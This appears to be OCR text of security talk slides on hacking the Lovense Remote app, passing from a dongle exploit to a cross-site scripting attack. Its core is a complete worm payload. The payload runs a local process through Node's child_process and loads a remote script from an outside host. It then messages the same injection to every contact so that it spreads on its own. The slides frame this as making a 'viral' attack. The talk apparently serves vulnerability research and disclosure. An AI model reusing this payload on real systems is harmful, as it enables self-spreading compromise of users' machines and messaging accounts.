
Remote dongle code execution exploit

Lovense compromise map



Lovense remote: is there an easier way?

- The dongle compromise is great, but it requires permission from the target
  - May be fine for targeted attacks, but not to make a truly viral payload
- What doesn't require permission is text chat and pictures…
- …and it turns out the most basic XSS possible works: sending HTML over as a text message
- Making this viral becomes trivial: just figure out the right function to send messages from JavaScript and spam your friends




Lovense remote: final XSS payload

1. Do whatever malicious thing we feel like doing on this victim machine
2. Grab the JavaScript object that will let us access chat
3. Send an XSS payload that will load this script to every friend we have

```
if(window.hacked != true)
{
    window.hacked = true;

    const { spawn } = require('child_process');
    spawn('calc.exe', []);

    var testo = window.webpackJsonp([], [], [7]);
    var b = function(e, t, a) {
        this.jid = e.split("/")[0],
        this.fromJid = t.split("/")[0],
        this.text = a, this.date = new Date
    };
    for(friend in testo.hy.contact.friendList)
    {
        testo.hy.message.sendMessage(new b(friend, testo.hy.chat.jid,
          "<img src=a onerror=\"var x=document.createElement('script’);" +
          "x.src='https://smealum.github.io/js/t.js’;" +
          "document.head.appendChild(x);\">"));
    }
}
```

Lovense compromise map



Live demo

Conclusion

Thanks for listening

Icon credits

https://www.flaticon.com/free-icon/man-with-smartphone_10611#term=man%20with%20phone&page=1&position=1

https://www.flaticon.com/free-icon/pedestrian-walking_8818#term=man&page=1&position=45

https://www.flaticon.com/free-icon/man-working-on-a-laptop-from-side-view_49728#term=man%20laptop&page=1&position=1

https://www.flaticon.com/free-icon/laptop_59505#term=laptop&page=1&position=2

https://www.flaticon.com/free-icon/antenna-signal_1352#term=radio%20waves&page=1&position=4

https://www.flaticon.com/free-icon/dollar-bills_62945#term=dollar%20bill&page=1&position=11

https://www.flaticon.com/free-icon/webcam-video-call_70572#term=webcam&page=1&position=66

https://www.flaticon.com/free-icon/smartphone-call_15874#term=smartphone&page=1&position=1

https://www.flaticon.com/free-icon/usb_1977048#term=usb&page=1&position=58

https://www.flaticon.com/free-icon/lock_483408#term=lock&page=1&position=4